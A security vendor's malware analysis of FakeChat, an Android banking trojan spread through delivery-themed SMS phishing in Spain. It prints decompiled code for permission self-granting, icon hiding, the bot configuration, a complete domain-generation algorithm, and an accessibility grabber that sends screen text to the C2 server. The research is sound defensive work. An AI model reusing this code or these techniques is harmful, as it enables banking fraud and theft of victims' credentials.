

The Story of a FakeChat

 securityintelligence.com/posts/story-of-fakechat-malware/



Intelligence & Analytics April 29, 2021

By Ben Wagner 11 min read

Starting late December 2020, IBM Trusteer's mobile threat research lab discovered and began closely tracking a new Android banking malware that appeared to be mostly targeting users in Spain. Per our analysis, the purpose of the malware is to steal credit card numbers,

bank account credentials and other private information from its victims. Once a user is infected, FakeChat operators can steal all the necessary data to successfully defraud the user. IBM Trusteer customers received an early release of this report.

The code underpinning this new malware, which we dubbed FakeChat, does not rely on previously released malware. It was written from scratch, and its authors appear to be part of a well-established cyber crime group that probably migrated from distributing other financial malware. Through the first quarter of 2021, as the malware began spreading more aggressively, we noticed that other research teams also found and named it. Most notably, it was blogged about as [Cabassous](#) and [FluBot](#).

The group behind this new financial malware appears sophisticated. In addition to having the technical skills required to write malware for Android-based devices, they also have access to malware distribution channels in the targeted countries. In fact, this malware has been growing faster, in terms of infection numbers, than any other financial mobile malware that our lab analyzed in the past five years. In addition to having extremely successful malware distribution channels, FakeChat operators have also tried to create a robust server-side infrastructure by using a domain generation algorithm (DGA) to create new command and control (C2) domains.

Ready for action from the very first FakeChat campaign we identified, the group worked to keep the malware stealthy and ride the rising tides of online shopping that have been [booming during the COVID-19 pandemic](#). The first campaign we discovered distributed the malware under the guise of an application named Correos, the state-owned company responsible for providing [postal service in Spain](#). It then tried to impersonate other apps, such as DHL, FedEx and MRW in delivery-themed campaigns. Behind the branding, almost all infection package names use the Android package (APK) name that WeChat employs (com.tencent.mm or com.tencent.mobileqq), which is what made our team call this malware FakeChat.

During our research, we were able to obtain both development and production versions of the malware's code, which enabled us to gain deeper insights into FakeChat's operation and genealogy.

FakeChat's Infection Tactic

Most FakeChat victims are infected by a [SMiShing campaign](#) in which a phishing short message service (SMS) text leads the victim to a hacked website or other infection zone, which presents a social engineering page. The page asks the victim to download an application they supposedly need in order to track/receive their package, concealing the FakeChat infection package. After the victim clicks the download button, the malware is downloaded to the device.



Descargue nuestra aplicación para rastrear su paquete



1. Cuando descargamos un archivo .apk, será la aplicación desde la que lo hagamos la que nos advertirá que está bloqueado el proceso.
2. En la zona inferior de la pantalla veremos un aviso indicando que "no se pueden instalar aplicaciones de orígenes desconocidos" y nos invita a entrar en los "Ajustes".
3. Dentro de la aplicación buscamos el apartado "Instalar aplicaciones desconocidas" y activamos la casilla.
4. Desde ese momento, esa aplicación cuenta con permisos a la hora de instalar aplicaciones externas.

Figure 1: Instructions in Spanish on how to turn on Android's 'install from unknown' feature, so that malware can be installed from any source

Infection Campaign Stats

IBM Trusteer researchers monitored FakeChat infection campaigns, all of which used postal services or delivery as their main lure. Starting with the successful Correrros-themed campaign, the second campaign to occur was a smaller DHL-themed campaign. The third campaign, FedEx, was the largest we have observed to date. The fourth and most recent featured MRW as the lure.




Figure 2: FakeChat campaign peaks between Dec.17-20 and April 5-21 in Spain indicating infections per million end-users (Source: IBM Trusteer)




Figure 3: FakeChat campaign sizes in Spain Q1 2021 (Source: IBM Trusteer)

FakeChat vs. Other Financial Android Malware in Spain






Figure 4: Financial malware campaigns targeting Spain in Q1 2021 (Source: IBM Trusteer)

Accessibility Privilege Requested

After the malware installs, the victim sees one of the following accessibility request screens (depending on the campaign) requesting them to grant accessibility privileges to the malware app.






Figure 5: FakeChat requires the victim to approve accessibility privileges on the device

Automatically Grant Permissions With Accessibility Service

After the victim grants accessibility privileges to the malware, FakeChat grants itself all the other permissions it needs to conduct malicious activity without the victim's knowledge and without the victim needing to accept further permission requests.

```
if(packageName.equals("com.google.android.permissioncontroller")) {  
    if(v1.SmsAutoAccept(v0_1)) {  
        return;  
    }  
  
    v1.AutoAcceptPerms(v0_1);  
    return;  
}
```

Figure 6: FakeChat permissions

If the malware is installed on a device with Android 10 or earlier, it hides its icon for stealth.

```
Bot.context.getPackageManager().setComponentEnabledSetting(new ComponentName(Bot.context, MainActivity.class), 2, 1);
```

Another stealth method that was found in the malware is the ability to disable Play Protect and prevent uninstallation by the device's owner.

FakeChat Set as Default SMS App

After it is granted accessibility privileges by the victim, FakeChat also sets itself as the default SMS app, which enables it to hijack incoming SMS messages and forward them to the attacker. In cases where an additional authentication or authorization code is required for the attackers to finalize fraudulent activity and where the code is sent via SMS, the malware can steal it from the infected device.

By grabbing the SMS code, FakeChat can compromise SMS-based two-factor authentication. In addition, FakeChat can mute all SMS notifications to keep the victims unaware of the fraudulent activity taking place in their account.

FakeChat's Fraud Method

FakeChat is part of the overlay malware category. It aims to phish user credentials by presenting a fake overlay login screen on top of the legitimate app to trick the user into submitting their password on the wrong activity screen.

To know when a victim opens a targeted app, FakeChat keeps tabs on the user's activities. Throughout its ongoing operations, FakeChat checks for installed applications and dynamically fetches a matching HTML overlay from its C2 server. It constantly monitors for the launch of targeted banking applications on the infected device.

FakeChat fetches the overlay screen in real time. To get the right overlay screen from the C2, the malware first sends a list of all applications installed on the victim's device. The C2 replies with a list of applications for which it has a match. The malware retrieves the matching HTML overlay for each 'injectable' application from the C2 and presents it to the user once the targeted application is launched.

The overlay screen, hiding the original login page from the legitimate app, typically requests the victim's online banking credentials, credit card details or login details for other targeted accounts. The malware overlay closely resembles the legitimate application's look and feel, making it less likely a user would suspect it. Once the malware app receives the user's credentials, it sends the details to the C2 server.



Google Play Verification

Following activity on your device, to continue using your device you must verify your identity.

A bank card must be provided to prove that you are an adult. This card will not be charged and will only be used for verification purposes.

Owner _____

Card Number _____

Expiration Date

Month / Year

CVV _____ **VERIFY**



Google Play Verification


Following activity on your device, to continue using your device you must verify your identity.

A bank card must be provided to prove that you are an adult. This card will not be charged and will only be used for verification purposes.

Error
Please enter a valid card number.

OK

244 _____ **VERIFY**



Google Play Verification

Following activity on your device, to continue using your device you must verify your identity.

A bank card must be provided to prove that you are an adult. This card will not be charged and will only be used for verification purposes.

Error
Please enter a valid expiry date.

OK

244 _____ **VERIFY**



Google Play Verification

Following activity on your device, to continue using your device you must verify your identity.

A bank card must be provided to prove that you are an adult. This card will not be charged and will only be used for verification purposes.

Error
CVV number should be 3 characters long. Turn your card over and look at the signature box. You should see either the entire 16-digit credit card number or just the last four digits followed by a special 3-digit code. This 3-digit code is your CVV number.

OK

244 _____ **VERIFY**



Figure 7: FakeChat phishing asking for payment card details




Figure 8: FakeChat phishing asking for mobile banking credentials

FakeChat's C2 Commands

Once it is up and running on infected devices, FakeChat can handle various commands from the attacker's server. These commands allow the malware to run its operations, interact with the device, run additional files and install apps, grab SMS content and exfiltrate data.

A more complete list of commands appears below:

- 0 – GET_CONTACTS — Upload all contacts to the C2.
- 1 – SMS_INT_TOGGLE — If the SMS_INT_TOGGLE flag is turned on it sends every SMS to the C2.
- 2 – NOTIF_INT_TOGGLE — If the NOTIF_INT_TOGGLE flag is turned on it sends every notification to the C2.
- 3 – OPEN_URL — Open an arbitrary URL with WebView.
- 4 – DISABLE_PLAY_PROTECT — Disable Play Protect to prevent malware scanning on the device.

- 5 – CARD_BLOCK — Start the overlay card activity. (Figure 7.)
- 6 – SEND_SMS — Send an arbitrary SMS from the victim’s device.
- 7 – RELOAD_INJECTS — If the C2 got new overlays to a new bank it can update all the overlays in the malware.
- 8 – RETRY_INJECT — Clear flag value saved in shared preferences. Can be used to request to show card activity overlay again.
- 9 – RUN_USSD— Execute a USSD command by performing a call.
- 10 – UNINSTALL_APP — Uninstall an arbitrary application.
- 11 – BLOCK — Hide all notifications shown to the user.
- 12 – SOCKS — Transform the infected device to a SOCKS proxy server.
- 13 – UPLOAD_SMS — Upload all SMS from the device to the C2.

Command Evolution per FakeChat Bot Version

IBM Trusteer researchers studied the progression and capabilities of FakeChat for each bot version and compared it to the previous ones. The following table presents the features added to FakeChat over time.

CommandVersion	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.9	1.0	1.2	1.3	1.7	2.1	2.2	2.9	3.0	3.1	3.4	3.6	3.7	3.8	
0 - GET_CONTACTS	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
1 - SMS_INT_TOGGLE	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
2- NOTIF_INT_TOGGLE																		x	x	x	x	
3 - OPEN_URL	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
4 - DISABLE_PLAY_PROTECT	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
5 - CARD_BLOCK	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
6 - SEND_SMS		x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
7 - RELOAD_INJECTS			x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
8 - RETRY_INJECT			x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
9 - RUN_USSD												x	x	x	x	x	x	x	x	x	x	x
10 -UNINSTALL_APP												x	x	x	x	x	x	x	x	x	x	x
11 - BLOCK												x	x	x	x	x	x	x	x	x	x	x
12 - SOCKS																x	x	x	x	x	x	x
13 - UPLOAD_SMS																		x	x	x	x	x

Table 1: FakeChat bot command evolution

FakeChat’s Notable Malware Features

Bot Configuration and Versioning

After unpacking and string de-obfuscation, FakeChat’s malware configuration is saved alongside other data in a ProgConfig class. We can see the bot version, partial server path, shared preference keys, RSA key, FakeChat commands and some permissions all in the same place.

```
ProgConfig.VERSION = "3.7";
ProgConfig.SERV_PATH = "/poll.php";
ProgConfig.BOT_ID_KEY = "a";
ProgConfig.DEF_SMS_KEY = "b";
ProgConfig.CARD_KEY = "c";
ProgConfig.CARD_BLOCK_KEY = "d";
ProgConfig.BLOCK_KEY = "e";
ProgConfig.DGA_KEY = "f";
ProgConfig.CAMP_NUM_PREF = "48";
ProgConfig.RSA_PUB_KEY = "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQAMIBcQKCAQEAl03iW0MMyenHrUC8Bb3LdtUuKdxFym
(ebXvRoK4C/9aKCB6a9wAvesqj3/rnT0N6zTS/0sryLITf+Zmm2m0ftBb+FXa3cG6/w66ujvGxY8ANf6vL1CT0nH+JKRrH1YhPT55aAY5K8C0EACXoV+TyyjReAtzC2xm4pL/tkL00fk2
/17qadIuYlneqHRuklM/BWVl9s4t41f6WYntcX6RZtY7Usks7MwVhF0pzyLLN82b/FAPw)bg0PehZUqz8wGuHFJuaX99c65nsYm1UT91Yp0Xx3KJMBeJ1Yr4VukhPWRqAbKacWvgDywkJuY0cbfz80m8a+8TVaojwIDA0AB";
ProgConfig.PREPING_STR = "PREPING";
ProgConfig.PING_STR = "PING";
ProgConfig.LOG_STR = "LOG";
ProgConfig.SMS_RATE_STR = "SMS RATE";
ProgConfig.GET_SMS_STR = "GET SMS";
ProgConfig.GET_INJECT_STR = "GET INJECT";
ProgConfig.GET_INJECTS_LIST_STR = "GET INJECTS LIST";
ProgConfig.LOG_CONTACTS_STR = "CONTACTS";
ProgConfig.LOG_SMS_STR = "SMS";
ProgConfig.LOG_INTERCEPTING_STR = "INTERCEPTING";
ProgConfig.LOG_INTERCEPTING_ERR_STR = "INTERCEPTING_ERR_NOT_DEF";
ProgConfig.LOG_AML_DEF_SMS_STR = "AML_DEF_SMS_APP";
ProgConfig.LOG_INJECT_STR = "INJECT";
ProgConfig.LOG_BAL_GRABBER_STR = "BAL_GRABBER";
ProgConfig.LOG_EXCEPTION_STR = "EXCEPTION";
ProgConfig.LOG_SMS_LIST_STR = "SMS LIST";
ProgConfig.LOG_INTERCEPTING_NOTIF_STR = "INTERCEPTING_NOTIF";
ProgConfig.LOG_NOTIF_STR = "NOTIF";
ProgConfig.LOG_INTERCEPTING_NOTIF_ERR_STR = "INTERCEPTING_ERR_NOTIF";
ProgConfig.GET_CONTACTS_STR = "GET CONTACTS";
ProgConfig.SMS_INT_TOGGLE_STR = "SMS_INT_TOGGLE";
ProgConfig.OPEN_URL_STR = "OPEN URL";
ProgConfig.DISABLE_PLAY_PROTECT_STR = "DISABLE_PLAY_PROTECT";
ProgConfig.CARD_BLOCK_STR = "CARD_BLOCK";
ProgConfig.SEND_SMS_STR = "SEND SMS";
ProgConfig.RELOAD_INJECTS_STR = "RELOAD_INJECTS";
ProgConfig.RETRY_INJECT_STR = "RETRY_INJECT";
ProgConfig.RUN USSD_STR = "RUN USSD";
ProgConfig.UNINSTALL_APP_STR = "UNINSTALL_APP";
ProgConfig.BLOCK_STR = "BLOCK";
ProgConfig.SOCKS_STR = "SOCKS";
ProgConfig.UPLOAD_SMS_STR = "UPLOAD SMS";
ProgConfig.NOTIF_INT_TOGGLE_STR = "NOTIF_INT_TOGGLE";
ProgConfig.NONE_STR = "NONE";
ProgConfig.PERMISSIONS = new String[]{"android.permission.READ_CONTACTS", "android.permission.RECEIVE_SMS", "android.permission.SEND_SMS",
"android.permission.READ_SMS", "android.permission.READ_PHONE_STATE", "android.permission.CALL_PHONE"};
```

Figure 9: Bot configuration

Use of DGA to Communicate with C2

The malware uses a DGA to generate new domain names for the C2 server. The domains are not fully random and are determined by a seed that is generated based on current year and month parameters. The code for the current DGA yields 5,000 new domains (versus 2,000 in older versions) every month.

In earlier releases of FakeChat’s code version 3.4, the malware serially tried to communicate with those pre-generated C2 domains. Our assumption is that due to security researchers discovering the method, the malware authors have decided to harden their infrastructure against sinkholing by attempting to communicate with the C2 domains in a random order (and also generate 5,000 domains instead of 2,000).

```

public static void FindHost() {
    StringBuilder v7_1;
    if(DGA.Lock.tryLock()) {
        return;
    }
    try {
        DGA.GetSeed();
        ThreadPoolExecutor v0_2 = (ThreadPoolExecutor)Executors.newFixedThreadPool(50);
        AtomicReference v1 = new AtomicReference();
        v1.set(null);
        Random v3 = new Random(DGA.seed);
        ArrayList v4 = new ArrayList();
        int v6;
        for(v6 = 0; v6 < 5000; ++v6) {
            String v7 = "";
            int v8;
            for(v8 = 0; v8 < 15; ++v8) {
                v7 = v7 + ((char)(v3.nextInt(25) + 97));
            }
            if(v6 % 3 == 0) {
                v7_1 = new StringBuilder();
                v7_1.append(v7);
                v7_1.append(".ru");
            }
            else if(v6 % 2 == 0) {
                v7_1 = new StringBuilder();
                v7_1.append(v7);
                v7_1.append(".su");
            }
            else {
                v7_1 = new StringBuilder();
                v7_1.append(v7);
                v7_1.append(".cn");
            }
            String v7_1 = v7_1.toString();
            v4.add(v7_1);
        }
        Collections.shuffle(v4);
        int v3_1;
        for(v3_1 = 0; v3_1 < v4.size(); ++v3_1) {
            DGA.AddTestPool(v1, v0_2, ((String)v4.get(v3_1), v3_1);
            String v6_1 = Bot.getContext().getSharedPreferences(Bot.getContext().getString(0x7F0F001C), 0).getString("t", null);
            if(v3_1 > 0 && v3_1 % 20 == 0 && v6_1 != null) {
                DGA.AddTestPool(v1, v0_2, v6_1, v3_1);
            }
        }
        long v2 = System.currentTimeMillis();
        v0_2.shutdown();
        while(v1.get() == null) {
            v0_2.awaitTermination(1L, TimeUnit.SECONDS);
            if(v0_2.getPoolSize() == 0) {
                break;
            }
        }
        v0_2.shutdownNow();
        long v4_1 = System.currentTimeMillis();
        if(v1.get() != null) {
            DGA.host = (String)v1.get();
        }
        System.out.println("FINISHED -> " + ((float)(v4_1 - v2)) / 1000.0f + " seconds: " + DGA.host);
    }
    catch(Exception v0_1) {
        try {
            v0_1.printStackTrace();
        }
        catch(Throwable v0) {
            DGA.Lock.unlock();
            throw v0;
        }
    }
    catch(Throwable v0) {
        DGA.Lock.unlock();
        throw v0;
    }
    DGA.Lock.unlock();
}

```

Figure 10: FakeChat's DGA in version 3.8

```

private static void GetSeed() {
    int year = Calendar.getInstance().get(1);
    int month = Calendar.getInstance().get(2);
    long v4 = (long)(year ^ month ^ 0);
    DGA.seed = v4;
    long v4_1 = v4 * 2L;
    DGA.seed = v4_1;
    long v4_2 = v4_1 * (((long)year) ^ v4_1);
    DGA.seed = v4_2;
    long v4_3 = v4_2 * (((long)month) ^ v4_2);
    DGA.seed = v4_3;
    long v4_4 = v4_3 * (0L ^ v4_3);
    DGA.seed = v4_4;
    DGA.seed = v4_4 + 0x476L;
}

```

Figure 11: FakeChat's DGA — Seed generation code

FakeChat's Impending Key Logger Capabilities

In more recent versions of FakeChat, the authors started to develop a new capability to steal user credentials from other apps on the device. This capability is still not fully fleshed out. For now, the malware abuses the accessibility privileges to grab text from different applications.

We believe that developing keylogging capabilities is evidence that the authors intend to keep evolving the malware's data exfiltration ability and that they may be searching for new ways to steal bank credentials from the victim, even without having overlays for all banks and services that users may enjoy on their smartphones.

```

String v11 = new StringBuilder();
v1.getAppTxt(v0_1, v11);
if(!MyAccessibilityService.lastAppTxt.equals(v11.toString())) {
    PanelReq.SendAsync(String.format("%s,%s,%s,%s", "LOG", "BAL_GRABBER", PackageName, v11.toString()), Boolean.valueOf(true));
    MyAccessibilityService.lastAppTxt = v11.toString();
}

```

```

private void GetAppTxt(AccessibilityNodeInfo arg5, StringBuilder arg6) {
int v0;
for(v0 = 0; v0 < arg5.getChildCount(); ++v0) {
    AccessibilityNodeInfo v1 = arg5.getChild(v0);
    if(v1 != null) {
        if(v1.getText() != null && v1.getText().toString().length() > 0) {
            arg6.append(v1.getViewIdResourceName());
            arg6.append(" -> ");
            arg6.append(v1.getText().toString());
            arg6.append("\n");
        }
        this.GetAppTxt(v1, arg6);
    }
}
}

```

Figure 12: Get front app text in MyAccessibility class

OpSec: String Obfuscation and Packer Rotation

